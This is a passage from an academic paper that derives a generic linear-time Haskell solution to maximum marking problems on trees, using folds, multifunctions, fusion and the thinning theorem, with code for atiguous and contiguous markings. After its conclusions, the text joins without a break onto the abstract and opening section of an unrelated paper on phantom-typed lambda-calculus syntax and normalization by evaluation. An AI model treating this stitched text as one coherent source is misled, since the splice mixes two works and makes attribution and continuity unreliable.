$$\begin{aligned} \text{atig} &:: \text{Tree}(\text{Int} \times \text{Bool}) \rightarrow \text{Bool} \\ \text{atig} &= \text{foldTree base step} \\ \text{base } (n, b) &= b \end{aligned}$$

and

$$\text{step } (n, b) \text{ } bx \text{ } by = \begin{cases} b \wedge \neg bx \wedge \neg by & \rightarrow \text{True} \\ \neg b & \rightarrow \text{False} \end{cases}$$

Thus, a tree *x* is atiguous iff *atig x* returns either *True* or *False*. The function *foldTree* is the fold function for the type *Tree a*. It is easy to see that *atig x* is undefined if, during the folding process and evaluation of *step* on tree *x*, a node is encountered which is labelled *True* and one or both of its daughter nodes is also

labelled *True*. Thus *atig* is a partial function. Haskell programmers can implement *atig* as a total function using *Maybe Bool* as the target type. The important point is that the target type of *atig* is finite. As we will see, the fact that *atig* can be expressed as a fold returning a value in a finite set is enough to guarantee a linear-time solution for the problem.

## 2 Specification

Forget binary trees, rose trees or lists, and imagine only that we are given a datatype  $T \text{ Int}$  of integers. The marking problem for  $T$  is solved by a function  $mmp :: T \text{ Int} \rightarrow \text{Int}$  that returns the maximum sum available. For simplicity we will concentrate only on the value of the best marking rather than on the marking itself, but it is just as easy to consider instead a function  $mmp :: T \text{ Int} \rightarrow T(\text{Int} \times \text{Bool})$  that returns the best marking.

The function *mmp* can be specified in the following way:

$$mmp = \max (\leq) \cdot \Lambda(\text{value} \cdot \text{dom test} \cdot \text{map}_T \text{ mark})$$

The remainder of this section is devoted to explaining the notation and the subsidiary functions appearing in the specification of *mmp*.

First of all, the specification and its components are interpreted not as Haskell (or ML) functions over types living in the universe  $CPO_{\perp}$  of complete partial orders with bottom element  $\perp$ , but as *multifunctions* over types in the universe  $SET$  of ordinary sets. A multifunction is a nondeterministic function or, more simply, a *relation* that associates zero or more results with each argument. We indicate a multifunction by writing its type as  $A \rightsquigarrow B$  rather than  $A \rightarrow B$ . For example,

$$\begin{aligned} \text{mark} &:: \text{Int} \rightsquigarrow \text{Int} \times \text{Bool} \\ \text{mark } n &= (n, \text{True}) \square (n, \text{False}) \end{aligned}$$

The box  $\square$  signifies nondeterministic choice. Thus *mark* is a multifunction that attaches an arbitrary Boolean value to an integer. To simplify subsequent type expressions, we introduce  $\text{Mark} = \text{Int} \times \text{Bool}$ , so  $\text{mark} :: \text{Int} \rightsquigarrow \text{Mark}$ .

The type of  $\text{map}_T$  is

$$\text{map}_T :: (a \rightsquigarrow b) \rightarrow (T a \rightsquigarrow T b)$$

This function, whose definition will be given a little later on, is just like the ordinary map function associated with a datatype  $T$  except that it can take a multifunction as argument and return a multifunction as result.

The combination  $\text{map}_T \text{ mark}$  denotes the operation of marking an element of  $T \text{ Int}$  in a completely nondeterministic way. The functional programmer may wonder at this point why multifunctions are being brought in. “Aren’t we going to be interested in the set of all possible markings?”, she may ask. The answer is: “Yes, but that will come later”. It is notationally much simpler to consider things at the level of an arbitrary marking, and then move wholesale to the set level at the last possible moment. There is also another reason why multifunctions are necessary, as we will soon see.

Next, the function *dom*, which takes a multifunction as argument and returns a

partial function as result, is defined as follows:

$$\begin{aligned} \text{dom} &:: (a \rightsquigarrow b) \rightarrow (a \rightsquigarrow a) \\ \text{dom } p &= \text{fst} \cdot \langle \text{id}, p \rangle \end{aligned}$$

The *split* operation  $\langle f, g \rangle$  is defined by  $\langle f, g \rangle x = (f x, g x)$ . The expression  $\langle f, g \rangle$  denotes a multifunction that returns a result on an argument  $x$  if and only if both  $f$  and  $g$  do. We are working with types as flat sets remember, and there is no  $\perp$  or partially defined tuples. The function *fst* is standard and selects the first component of a (well-defined) pair. It will be appreciated from these remarks that  $\text{dom } p$  applied to an argument  $x$  returns  $x$  if and only if  $x$  is in the *domain* of  $p$ . Thus,  $\text{dom } p$  is a partial function included in the identity function. A partial function is a special case of a multifunction, namely a multifunction that returns either one value or none.

In the specification of *mmp* the function *dom* is applied to a given multifunction  $\text{test} :: T \text{Mark} \rightsquigarrow \text{Test}$ . For example, in the atiguously-marking problem,  $\text{test} = \text{atig}$  and  $\text{Test} = \text{Bool}$ .

Next, the function *value* is defined as follows:

$$\begin{aligned} \text{value} &:: T \text{Mark} \rightarrow \text{Int} \\ \text{value} &= \text{sum} \cdot \text{map}_T \text{val} \\ \text{val}(n, b) &= \text{if } b \text{ then } n \text{ else } 0 \end{aligned}$$

The subsidiary function  $\text{sum} :: T \text{Int} \rightarrow \text{Int}$  for summing a structure of integers will be defined shortly.

Next, the operation  $\Lambda$  turns a multifunction into the corresponding set-valued function:

$$\begin{aligned} \Lambda &:: (a \rightsquigarrow b) \rightarrow (a \rightarrow \text{Set } b) \\ (\Lambda f) a &= \{b \mid b \rightsquigarrow f a\} \end{aligned}$$

We write  $b \rightsquigarrow f a$  to denote the fact that  $b$  is a possible value of  $f a$ . Thus  $(\Lambda f) a$  returns the set of all possible values  $b$  that can be returned as the result of applying the multifunction  $f$  to  $a$ .

Finally, the multifunction *max* is defined by

$$\begin{aligned} \text{max} &:: (a \rightarrow a \rightarrow \text{Bool}) \rightarrow (\text{Set } a \rightsquigarrow a) \\ a \leftarrow \text{max } (\trianglelefteq) \text{as} &\equiv a \in \text{as} \wedge (\forall b \in \text{as} : b \trianglelefteq a) \end{aligned}$$

In words, *max* takes an ordering  $\trianglelefteq$  and a set *as* as argument, and returns some maximum element in *as* under  $\trianglelefteq$ . An ordering is also a relation, but it would seem strange to consider it as a multifunction, so we choose to represent it as a curried function returning a Boolean result. The minimum requirement on  $\trianglelefteq$  is that it should be a *connected preorder*, that is, a reflexive and transitive relation with the property that for all  $x$  and  $y$  either  $x \trianglelefteq y$  or  $y \trianglelefteq x$ . (The usual name for a connected preorder is a *total preorder* but that name invites confusion because of the ambiguity of the word *total*.) Then we are guaranteed that  $\text{max } (\trianglelefteq) \text{as}$  produces at least one result for all nonempty sets *as*.

Note that  $\text{max } (\trianglelefteq) \text{as}$  does not specify which element of *as* should be chosen. This freedom of action is crucial to the success of the reasoning to come, and is the second reason why the move to multifunctions is necessary.

### 2.1 Folds and functors

Two operations, *sum* and  $\text{map}_T$  were left unspecified above (the multifunction *test* is part of the input of the problem). To remedy the omission we need to say how  $T$  is defined and what the fold function for  $T$  is. In brief, a parameterised recursive datatype  $T a$  can be defined as the least fixed point of another, so-called *base* datatype  $F(a, b)$ . The fixed-point property means that

$$T a \cong F(a, T a)$$

For example,  $\text{List } a \cong 1 + a \times \text{List } a$ , so  $\text{List } a$  is a fixed point of  $F(a, b) = 1 + a \times b$ . The use of  $\cong$  rather than equality is because the two types are isomorphic rather than identical. The constructors of a **data** declaration in Haskell are functions that convert the component types on the right-hand side into elements of the type being declared. We can parcel all constructors into just one function  $\text{in}_T : F(a, T a) \rightarrow T a$ . The converse function  $\text{out}_T : T a \rightarrow F(a, T a)$ , the other half of the isomorphism, is implicit in the permitted use of pattern matching with elements of declared datatypes.

The least fixed-point property of  $T$  means that given any function  $f :: F(a, b) \rightarrow b$  we can construct a unique function  $h :: T a \rightarrow b$  satisfying

$$h \cdot \text{in}_T = f \cdot \text{map}_F(\text{id}, h)$$

The function  $h$  is denoted by  $\text{fold}_F f$ . Thus  $\text{fold}_F :: (F(a, b) \rightarrow b) \rightarrow (T a \rightarrow b)$ . For example,  $\text{sum} = \text{fold}_F \text{plus}_F$ , where  $\text{plus}_F :: F(\text{Int}, \text{Int}) \rightarrow \text{Int}$ . We cannot say what  $\text{plus}_F$  is without knowing the structure of  $F$ . However,  $\text{plus}_F$  can be defined for the so-called *regular* functors  $F$  (basically, polynomial functors closed under recursive **data** declarations) by induction over the structure of type constructors.

Given  $f :: a \rightarrow x$  and  $g :: b \rightarrow y$ , the function  $\text{map}_F(f, g)$  has type  $F(a, b) \rightarrow F(x, y)$ . Moreover, this function satisfies the two equations

$$\begin{aligned} \text{map}_F(\text{id}, \text{id}) &= \text{id} \\ \text{map}_F(f \cdot h, g \cdot k) &= \text{map}_F(f, g) \cdot \text{map}_F(h, k) \end{aligned}$$

In a word,  $F$  is a *functor*. We will make free use of the above equations in what follows without always making it explicit that we are doing so.

Given  $f :: a \rightarrow b$ , the combination  $\text{in}_T \cdot \text{map}_F(f, \text{id})$  has type  $F(a, T b) \rightarrow T b$ ; consequently  $\text{fold}_F(\text{in}_T \cdot \text{map}_F(f, \text{id})) :: T a \rightarrow T b$ . As might be suggested by this type signature, we have

$$\text{map}_T f = \text{fold}_F(\text{in}_T \cdot \text{map}_F(f, \text{id}))$$

Thus the action of  $T$  on functions is defined. Moreover, one can show that

$$\text{map}_T \text{id} = \text{id} \quad \text{and} \quad \text{map}_T(f \cdot g) = \text{map}_T f \cdot \text{map}_T g$$

Hence  $T$  is also a functor. The proof of this claim involves two facts that will be useful later on. The *identity* law states that  $\text{fold}_F \text{in}_T$  is the identity function on  $T a$ . Thus,

$$\text{map}_T \text{id} = \text{fold}_F(\text{in}_T \cdot \text{map}_F(\text{id}, \text{id})) = \text{fold}_F \text{in}_T = \text{id}$$

and the first part is proved. The second law is called *type-functor fusion* and states that

$$\text{fold}_F f \cdot \text{map}_T g = \text{fold}_F(f \cdot \text{map}_F(g, \text{id}))$$

In words, a fold after a map can always be re-expressed as a single fold. We omit the simple proof that this gives the second claim.

All the above extends to the case that the argument of a fold is a multifunction rather than a plain function. There are one or two details that have to be addressed in a full explanation (such as what precisely does the functor  $\times$  mean in a relational setting), but we will not go into them. It suffices to state that we can take

$$\text{fold}_F :: (F(a, b) \rightsquigarrow b) \rightarrow (T a \rightsquigarrow b)$$

In particular, we can replace both occurrences of  $\rightsquigarrow$  by  $\rightarrow$  in this type signature.

## 2.2 The banana-split and fusion laws

We need two other pieces of technical machinery before we can proceed with deriving an implementation of *mmp*. The first is called the *banana-split* law, and states that

$$\langle \text{fold}_F f, \text{fold}_F g \rangle = \text{fold}_F \langle f \cdot \text{map}_F(\text{id}, \text{fst}), g \cdot \text{map}_F(\text{id}, \text{snd}) \rangle$$

In words, a split involving two folds can be rewritten as a fold involving a split. (In the old days, folds were written with ‘banana’ brackets, hence the catchy name.)

The second piece of machinery is the *fusion* condition

$$f \cdot \text{fold}_F g \supseteq \text{fold}_F h \Leftarrow f \cdot g \supseteq h \cdot \text{map}_F(\text{id}, f)$$

The fusion condition also holds when both occurrences of  $\supseteq$  are replaced by  $=$ , or replaced by  $\sqsubseteq$ . See Bird (1998) for a discussion of the fundamental role of fusion in proving facts about functional programs. In fact, type-functor fusion is a special case of fusion. We will need fusion in section 5.

## 3 Rewriting the specification

To save looking back, here is the specification of *mmp* again:

$$\text{mmp} = \max(\leq) \cdot \Lambda(\text{value} \cdot \text{dom test} \cdot \text{map}_T \text{mark})$$

Let us start with the subexpression *value*  $\cdot$  *dom test*:

$$\begin{aligned} & \text{value} \cdot \text{dom test} \\ &= \{\text{definition of } \text{dom}\} \\ & \quad \text{value} \cdot \text{fst} \cdot \langle \text{id}, \text{test} \rangle \\ &= \{\text{claim}\} \\ & \quad \text{fst} \cdot \langle \text{value}, \text{test} \rangle \\ &= \{\text{definition of } \text{value}\} \\ & \quad \text{fst} \cdot \langle \text{fold}_F \text{plus}_F \cdot \text{map}_T \text{val}, \text{test} \rangle \end{aligned}$$

$$\begin{aligned}
&= \{\text{type functor fusion}\} \\
&\quad fst \cdot \langle fold_F (plus_F \cdot map_F (val, id)), test \rangle \\
&= \{\text{assume } test = fold_F part_F\} \\
&\quad fst \cdot \langle fold_F (plus_F \cdot map_F (val, id)), fold_F part_F \rangle \\
&= \{\text{banana split}\} \\
&\quad fst \cdot fold_F f
\end{aligned}$$

where, setting  $Result = Int \times Test$ , we have

$$\begin{aligned}
f &:: F(\text{Mark}, Result) \rightsquigarrow Result \\
f &= \langle plus_F \cdot map_F (val, fst), part_F \cdot map_F (id, snd) \rangle
\end{aligned}$$

The claim is a consequence of two laws:

$$\begin{aligned}
f \cdot fst &= fst \cdot (f \times id) \\
(f \times g) \cdot \langle h, k \rangle &= \langle f \cdot h, g \cdot k \rangle
\end{aligned}$$

where  $(f \times g)(x, y) = (f x, g y)$ . Note our assumption on  $test :: T \text{Mark} \rightarrow Test$ , namely that  $test = fold_F part_F$ , where  $part_F :: F(\text{Mark}, Test) \rightsquigarrow Test$ .

Now we can continue:

$$\begin{aligned}
&value \cdot dom test \cdot map_T mark \\
&= \{\text{above}\} \\
&\quad fst \cdot fold_F f \cdot map_T mark \\
&= \{\text{type functor fusion}\} \\
&\quad fst \cdot fold_F g
\end{aligned}$$

where  $g :: F(Int, Result) \rightsquigarrow Result$  is defined by  $g = f \cdot map_F (mark, id)$ . Using this result, we now obtain

$$\begin{aligned}
&max (\leqslant) \cdot \Lambda(value \cdot dom p \cdot map_T mark) \\
&= \{\text{above}\} \\
&\quad max (\leqslant) \cdot \Lambda(fst \cdot fold_F g) \\
&= \{\text{claim}\} \\
&\quad fst \cdot max (\leqslant_1) \cdot \Lambda(fold_F g)
\end{aligned}$$

where  $(\leqslant_1) :: Result \rightarrow Result \rightarrow \text{Bool}$  is defined by

$$(a_1, b_1) \leqslant_1 (a_2, b_2) \triangleq (a_1 \leqslant a_2)$$

The claim is intuitively obvious but to justify it calculationally would involve more notation than we want to expose. See Bird and de Moor (1996) for the proof.

Where are we? Well, we have in effect reduced the MMP problem to one of computing an expression of the form  $max (\trianglelefteq) \cdot \Lambda(fold_F h)$  efficiently. The only assumption was that  $test$  can be expressed as a fold. Time now for some standard theory.

#### 4 Thinning

How can we compute an expression  $\max(\trianglelefteq) \cdot \Lambda(fold_F h)$ , given suitable definitions of  $\trianglelefteq$  and  $h$ ? One possibility is to make use of the *Eilenberg–Wright* theorem, which says that

$$\Lambda(fold_F h) = fold_F (\Lambda(h \cdot map_F (id, choose)))$$

where  $choose :: Set a \rightsquigarrow a$  is the membership relation for sets (so  $a \rightsquigarrow choose as$  iff  $a \in as$ ). In words, the set of results returned by a relational fold can be obtained as a functional fold that at each stage returns the set of all possible intermediate results. Proof of the Eilenberg–Wright theorem is given in Bird and de Moor (1996), as are the proofs of other results in this section.

At the other extreme lies the *Greedy* theorem, which states that

$$\max(\trianglelefteq) \cdot \Lambda(fold_F h) \cong fold_F (\max(\trianglelefteq) \cdot \Lambda h)$$

provided  $h :: F(a, b) \rightsquigarrow b$  is *monotonic* under the preorder  $(\trianglelefteq) :: b \rightarrow b \rightarrow Bool$ , that is,

$$x \trianglelefteq_F y \wedge u \rightsquigarrow h x \Rightarrow (\exists v : v \rightsquigarrow h y \wedge u \leq v)$$

where  $(\trianglelefteq_F) :: F(a, b) \rightarrow F(a, b) \rightarrow Bool$  is the ordering on  $F$  induced by  $\trianglelefteq$ . Note that the Greedy theorem asserts a *refinement* relation between the two sides, not an equality. In words, the Greedy theorem says that some optimum result (not necessarily every optimal result) can be computed by maintaining a single optimum partial result at each stage of the folding process.

For the MMP problem,  $h :: F(Int, Result) \rightsquigarrow Result$  is given by

$$h = \langle plus_F \cdot map_F (val, fst), part_F \cdot map_F (id, snd) \rangle \cdot map_F (mark, id)$$

and it is not too difficult to see that  $h$  is *not* monotonic under  $\leq_1$ : we can have  $x \leq_{1F} y$  and  $h x$  returning some result without having  $h y$  returning any result because  $\leq_1$  does not depend on second components. Hence monotonicity fails.

The minimum generalisation that restores monotonicity is to define  $\leq_2$  by

$$(a_1, b_1) \leq_2 (a_2, b_2) \cong (a_1 \leq a_2 \wedge b_1 = b_2)$$

Then it is fairly easy to see that  $h$  is monotonic under  $\leq_2$ . The problem is that  $\leq_2$  is not a connected preorder, so we cannot expect  $\max(\leq_2) as$  to return a value for all nonempty sets  $as$ .

What saves the day is the idea of *thinning*. Define

$$\begin{aligned} thin &:: (a \rightarrow a \rightarrow Bool) \rightarrow (Set a \rightsquigarrow Set a) \\ bs \leftarrow thin(\leq) as &\equiv bs \subseteq as \wedge (\forall a \in as : \exists b \in bs : a \leq b) \end{aligned}$$

In words,  $thin$  takes a not necessarily connected preorder  $\leq$  and a set  $as$  and nondeterministically returns some subset  $bs$  of  $as$  with the property that all elements of  $as$  have an upper bound under  $\leq$  in  $bs$ .

The thinning theorem states that

$$\max(\trianglelefteq) \cdot \Lambda(fold_F h) \cong \max(\trianglelefteq) \cdot fold_F k$$

---

```
newtype T a = InT (F a (T a))

foldF :: (F a b -> b) -> T a -> b
foldF f (InT x) = f (mapF id (foldF f) x)
```

---

Fig. 3. The datatype  $T a$ .

where

$$\begin{aligned} k &:: F(a, Set b) \rightsquigarrow Set b \\ k &= \text{thin}(\leq) \cdot \Lambda(h \cdot \text{map}_F(id, choose)) \end{aligned}$$

provided that: (i)  $x \leq y \Rightarrow x \sqsubseteq y$ ; and (ii)  $h$  is monotonic under  $\leq$ . In words, the thinning theorem says that we can compute an optimum result by maintaining a representative number of partial solutions at each stage of the folding process.

How many partial solutions have to be kept on the go for the MMP? Look again at the definition of  $\leq_2$  (the instantiation for  $\leq$ ) and observe that the second components  $b_1$  and  $b_2$  are each elements of  $Test$ , the target type of  $test$ . If  $Test$  has size  $k$ , then we need keep at most  $k$  partial solutions at each stage. For the atiguous problem,  $Test = Bool$ , so only two partial solutions have to be kept. As we will see later on,  $Test$  will also have finite size for the other problem described in the introduction.

## 5 Implementation

As a consequence of applying the thinning theorem to the MMP problem we have

$$\begin{aligned} mmp &\equiv fst \cdot max(\leq_1) \cdot fold_F k \\ k &= \text{thin}(\leq_2) \cdot \Lambda(f \cdot \text{map}_F(mark, choose)) \\ f &= \langle plus_F \cdot \text{map}_F(val, fst), part_F \cdot \text{map}_F(id, snd) \rangle \end{aligned}$$

The types of these multifunctions are as follows:

$$\begin{aligned} mmp &:: T \text{Int} \rightarrow Int \\ k &:: F(\text{Int}, Set \text{Result}) \rightsquigarrow Set \text{Result} \\ f &:: F(\text{Mark}, \text{Result}) \rightsquigarrow \text{Result} \end{aligned}$$

Our task now is to implement the various functions in Haskell. In particular,  $fold_F$  can be implemented as in figure 3 which uses Haskell's **newtype** construction to introduce the type  $T$ . The base functor  $F$  has to be supplied to complete the definition. Functions not decorated with an  $F$  subscript can be implemented independently of the details of any particular marking problem.

The aim of the game is to represent sets by lists and set-processing functions by list-processing ones. In particular, the functions  $maxlist :: List a \rightarrow a$  and  $thinlist :: List a \rightarrow List a$  are specified by

$$\begin{aligned} max(\leq) &\equiv maxlist(\leq) \cdot listify \\ thin(\leq) &\equiv setify \cdot thinlist(\leq) \cdot listify \end{aligned}$$

where  $setify :: List a \rightarrow Set a$  converts a list into the set of its elements and

---

```

maxlist :: (a -> a -> Bool) -> [a] -> a
maxlist r = foldr1 max2 where max2 a b = if r a b then b else a

thinlist :: (a -> a -> Bool) -> [a] -> [a]
thinlist q = foldr step []
  where step a [] = [a]
        step a (b:x) | q a b     = b:x
                      | q b a     = a:x
                      | otherwise = b:step a x

clist :: ([a],[b]) -> [(a,b)]
clist (xs,ys) = [(x,y) | x <- xs, y <- ys]

tlist :: a -> [a]
tlist a = [a]

split :: (a -> b) -> (a -> c) -> a -> (b,c)
split f g x = (f x, g x)

type Mark = (Int,Bool)

mlist :: Int -> [Mark]
mlist n = [(n,True),(n,False)]

val :: Mark -> Int
val (a,b) = if b then a else 0

type Result = (Int,Test)

leq1 :: Result -> Result -> Bool
leq1 (a1,b1) (a2,b2) = (a1 <= a2)

leq2 :: Result -> Result -> Bool
leq2 (a1,b1) (a2,b2) = (a1 <= a2 && b1 == b2)

```

Fig. 4. Generic utility functions.

---

*listify* :: *Set a*  $\rightsquigarrow$  *List a* does the reverse. Thus

$$\text{setify} \cdot \text{listify} = \text{id} \quad \text{and} \quad \text{listify} \cdot \text{setify} \supseteq \text{id}$$

Use of  $\supseteq$  rather than  $=$  is necessary in these formulae because we are replacing multifunctions by functions and hence exorcising nondeterminism. Figure 4 gives possible implementations of *maxlist* and *thinlist*.

It is important to note that *thinlist* works by comparing every element on the list with every other, and so takes quadratic time in the length of the list. Although *thinlist* is optimal at thinning, its quadratic behaviour is not acceptable for thinning algorithms in general. A better solution, explored in Bird and de Moor (1996), is to implement a linear-time version of *thinlist* and combine it with a implementation

of sets as *sorted* lists that bring candidates for thinning together, so allowing the linear-time version to be effective at thinning.

However, for an MMP problem that maintains  $k$  partial solutions at each step, *thinlist* will be applied to a list of length at most  $2k$  at each step because application of *mark* doubles the number of candidates. Hence the quadratic definition of *thinlist* is acceptable, indeed welcome because it implies that we can implement a set by listing its elements in any order we like.

We have to implement  $\Lambda$  as a list-generating function. As a first step we ‘localize’ occurrences of  $\Lambda$  by making use of three rules:

$$\begin{aligned}\Lambda(f \cdot g) &= \text{union} \cdot \text{maps}(\Lambda f) \cdot \Lambda g \\ \Lambda\langle f, g \rangle &= \text{cp} \cdot \langle \Lambda f, \Lambda g \rangle \\ \Lambda(\text{map}_F(f, g)) &= \text{cp}_F \cdot \text{map}_F(\Lambda f, \Lambda g)\end{aligned}$$

The subsidiary functions have types

$$\begin{aligned}\text{union} &:: \text{Set}(\text{Set } a) \rightarrow \text{Set } a \\ \text{maps} &:: (a \rightarrow b) \rightarrow (\text{Set } a \rightarrow \text{Set } b) \\ \text{cp} &:: \text{Set } a \times \text{Set } b \rightarrow \text{Set}(a \times b) \\ \text{cp}_F &:: F(\text{Set } a, \text{Set } b) \rightarrow \text{Set}(F(a, b))\end{aligned}$$

The function *union* takes the union of a set of sets, *maps* is the map function for sets, *cp* takes the cartesian product of two sets, and *cp<sub>F</sub>* is the generalisation of *cp* = *cp<sub>X</sub>* to an arbitrary *F*.

If  $g :: a \rightarrow b$ , then  $\Lambda g = \tau \cdot g$ , where  $\tau :: b \rightarrow \text{Set } b$  returns a singleton set. In such a case we have

$$\Lambda(f \cdot g) = \Lambda f \cdot g$$

Using these rules, together with the fact that  $\Lambda\text{choose}$  is the identity function on sets, we can rewrite the specification of *mmp* to read:

$$\begin{aligned}\text{mmp} &\equiv \text{fst} \cdot \text{max}(\leqslant_1) \cdot \text{fold}_F k \\ k &= \text{thin}(\leqslant_2) \cdot \text{union} \cdot \text{maps} f \cdot \text{cp}_F \cdot \text{map}_F(\Lambda\text{mark}, \text{id}) \\ f &= \text{cp} \cdot \langle \tau \cdot \text{plus}_F \cdot \text{map}_F(\text{val}, \text{fst}), \Lambda\text{part}_F \cdot \text{map}_F(\text{id}, \text{snd}) \rangle\end{aligned}$$

The type of *f* is now  $f :: F(\text{Mark}, \text{Result}) \rightarrow \text{Set Result}$ .

Let us now implement *f*. We will need three functions *cplist*, *tlist* and *plist<sub>F</sub>* satisfying

$$\begin{aligned}\text{cp} \cdot (\text{setify} \times \text{setify}) &= \text{setify} \cdot \text{cplist} \\ \tau &= \text{setify} \cdot \text{tlist} \\ \Lambda\text{part}_F &= \text{setify} \cdot \text{plist}_F\end{aligned}$$

Definitions of *cplist* and *tlist* are given in figure 4; the definition of *plist<sub>F</sub>* depends upon the particular marking problem and will be given later. Installing these definitions we obtain  $f = \text{setify} \cdot \text{flist}$ , where *flist* is given in figure 5.

Turning to *k*, we will need functions *mlist* and *cplist<sub>F</sub>* satisfying

$$\begin{aligned}\Lambda\text{mark} &= \text{setify} \cdot \text{mlist} \\ \text{cp}_F \cdot \text{map}_F(\text{setify}, \text{setify}) &= \text{setify} \cdot \text{cplist}_F\end{aligned}$$

Figure 4 gives one implementation of *mlist*; the definition of *cplist<sub>F</sub>* depends on *F* and will be given later. Installing these identities and using the rules relating *listify*

---

```

mmp :: T Int -> Int
mmp = fst . maxlist leq1 . foldF klist
klist = thinlist leq2 . concat . map flist . cplistF . mapF mlist id
      flist = cplist . split (tlist . plusF . mapF val fst) (plistF . mapF id snd)

```

---

Fig. 5. The generic program.

and *setify* given above, together with the equation

$$\text{union} \cdot \text{maps setify} \cdot \text{setify} = \text{setify} \cdot \text{concat}$$

we obtain

$$\text{listify} \cdot k \sqsupseteq \text{klist} \cdot \text{map}_F(\text{id}, \text{listify})$$

where *klist* is defined in Figure 5.

Finally, we turn to *mmp* and reason:

$$\begin{aligned}
& mmp \\
\sqsupseteq & \quad \{\text{given}\} \\
& \quad \text{fst} \cdot \text{max } (\leq_1) \cdot \text{fold}_F k \\
\sqsupseteq & \quad \{\text{specification of } \text{maxlist}\} \\
& \quad \text{fst} \cdot \text{maxlist } (\leq_1) \cdot \text{listify} \cdot \text{fold}_F k \\
\sqsupseteq & \quad \{\text{fusion; see above}\} \\
& \quad \text{fst} \cdot \text{maxlist } (\leq_1) \cdot \text{fold}_F \text{klist}
\end{aligned}$$

The result as a Haskell program is summarised in Figure 5.

## 6 Applications

Finally we are in a position to instantiate the generic marking problem for our two examples. Figure 6 gives the instantiations of the remaining functions  $\text{map}_F$ ,  $\text{cplist}_F$ ,  $\text{plus}_F$  and  $\text{plist}_F$  for the atiguous problem on binary trees.

To bring out a crucial point about efficiency, we have declared the type of  $\text{cplist}_F$  to be the instance at which it is used in the generic marking problem. If *Result* has size *k* (and *k* = 2 in the atiguous problem), then the thinning algorithm maintains *k* partial results at each step. Consequently,  $\text{cplist}_F$  generates  $2k^2$  candidate new partial results for subsequent thinning. These partial results can be processed in constant time, so the complete algorithm requires linear time.

The situation changes when the base functor *F* is not polynomial, as is the case with rose trees. For rose trees we have  $F(a, b) = a \times \text{List } b$ , and for a node with *n* immediate offspring, the associated function  $\text{cplist}_F$  will produce a list of  $2k^n$  candidates. Although these candidates are subsequently thinned to only *k* results, the process will no longer take constant time. In fact, direct instantiation of any non-trivial marking problem for rose trees will take exponential time.

The only way out of this unfortunate situation seems to be to recast a marking problem for rose trees as a marking problem for leaf-labelled binary trees, exploiting

```

data F a b = Leaf a | Fork a b b
type Test = Bool

mapF :: (a -> c) -> (b -> d) -> F a b -> F c d
mapF f g (Leaf a)      = Leaf (f a)
mapF f g (Fork a b1 b2) = Fork (f a) (g b1) (g b2)

cplistF :: F [Mark] [Result] -> [F Mark Result]
cplistF (Leaf as) = [Leaf a | a <- as]
cplistF (Fork as bs1 bs2)
  = [Fork a b1 b2 | a <- as, b1 <- bs1, b2 <- bs2]

plusF :: F Int Int -> Int
plusF (Leaf a)      = a
plusF (Fork a b1 b2) = a + b1 + b2

plistF :: F Mark Test -> [Test]
plistF (Leaf (a,b)) = [b]
plistF (Fork (a,b) b1 b2)
  | b && not b1 && not b2 = [True]
  | not b                  = [False]
  | otherwise                = []

```

Fig. 6. The atiguous problem.



Fig. 7. Isomorphism between rose trees and leaf-labelled binary trees.

the isomorphism between rose trees and binary trees illustrated in Figure 7. This is also the resolution proposed by Sasano *et al.* (2000), though the problem is not identified in quite the same way.

Figure 8 gives the instantiation for the contiguous problem for rose trees, expressed as a problem on binary trees. The type *Test* contains three values: *A* signifies that the tree is contiguous and the root is marked; *B* that the tree is contiguous and the root is unmarked (i.e. marked *False*), and *C* that the tree is completely unmarked. The definition of *plistF* is reasonably clear once one ploughs through the clauses.

## 7 Conclusions

Consider the benefits of the treatment above: we have derived a generic solution to *all* marking problems whose constraint can be expressed as a fold involving

---

```

data F a b = Leaf a | Fork b b
data Test  = A | B | C   deriving (Eq,Ord)

mapF :: (a -> c) -> (b -> d) -> F a b -> F c d
mapF f g (Leaf a)      = Leaf (f a)
mapF f g (Fork b1 b2) = Fork (g b1) (g b2)

cplistF :: F [a] [b] -> [F a b]
cplistF (Leaf as)      = [Leaf a | a <- as]
cplistF (Fork bs1 bs2) = [Fork b1 b2 | b1 <- bs1, b2 <- bs2]

plusF :: F Int Int -> Int
plusF (Leaf a)    = a
plusF (Fork b c) = b+c

plistF :: F Mark Test -> [Test]
plistF (Leaf (a,b)) = if b then [A] else [C]
plistF (Fork A A)  = [A]
plistF (Fork C A)  = [A]
plistF (Fork A C)  = [B]
plistF (Fork B C)  = [B]
plistF (Fork C B)  = [B]
plistF (Fork C C)  = [C]
plistF (Fork x y)  = []

```

---

Fig. 8. The contiguous problem.

---

a multifunction. The only fly in the ointment is that, for efficiency, any problem involving a datatype that is not based on a polynomial functor has to be re-expressed in terms of a datatype that is. What is more, we have shown how thinning algorithms can solve a whole range of optimisation problems. (Oh, yes, the two puzzles yield maximum values 28 and 18, respectively.)

## Abstract

We present a simple way to implement typed abstract syntax for the lambda calculus in Haskell, using phantom types, and we specify normalization by evaluation (i.e., type-directed partial evaluation) to yield this typed abstract syntax. Proving that normalization by evaluation preserves types and yields normal forms then reduces to type-checking the specification.

## 1 A write-only typed abstract syntax

In higher-order abstract syntax, the variables and bindings of an object language are represented by variables and bindings of a meta-language. Let us consider the simply typed  $\lambda$ -calculus as object language and Haskell as meta-language. For concreteness, we also throw in integers and addition, but only in this section.

```
data Term = INT Int | ADD Term Term
          | APP Term Term | LAM (Term → Term)
```

The constructors are typed as follows.

```
INT :: Int → Term
ADD :: Term → Term → Term
APP :: Term → (Term → Term)
LAM :: (Term → Term) → Term
```

They do not prevent us from forming ill-typed terms. For example, in the scope of these constructors, evaluating `LAM(λx→APP x x)` yields a value of type `Term`.

We can, however, provide a typed interface to these constructors preventing us from forming ill-typed terms.

```
newtype Exp t = EXP Term
int :: Int → Exp Int
int i = EXP (INT i)

add :: Exp Int → Exp Int → Exp Int
add (EXP e1) (EXP e2) = EXP (ADD e1 e2)

app :: Exp (a → b) → (Exp a → Exp b)
app (EXP e1) (EXP e2) = EXP (APP e1 e2)

lam :: (Exp a → Exp b) → Exp (a → b)
lam f = EXP (LAM (λx → let EXP b = f (EXP x) in b))
```

The type `Exp` is parameterized over a type `t` but does not use it: `t` is a *phantom type*.

These typeful constructors prevent us from forming ill-typed terms. For example, in the scope of these constructors, evaluating `lam(λx→app x x)` yields a type error. Conversely, if a term has the simple type `t` then its typed abstract-syntax representation has type `Exp t`, which can be illustrated as follows.

```
λx → x + 5           :: Int → Int
lam (λx → add x (int 5)) :: Exp (Int → Int)
```

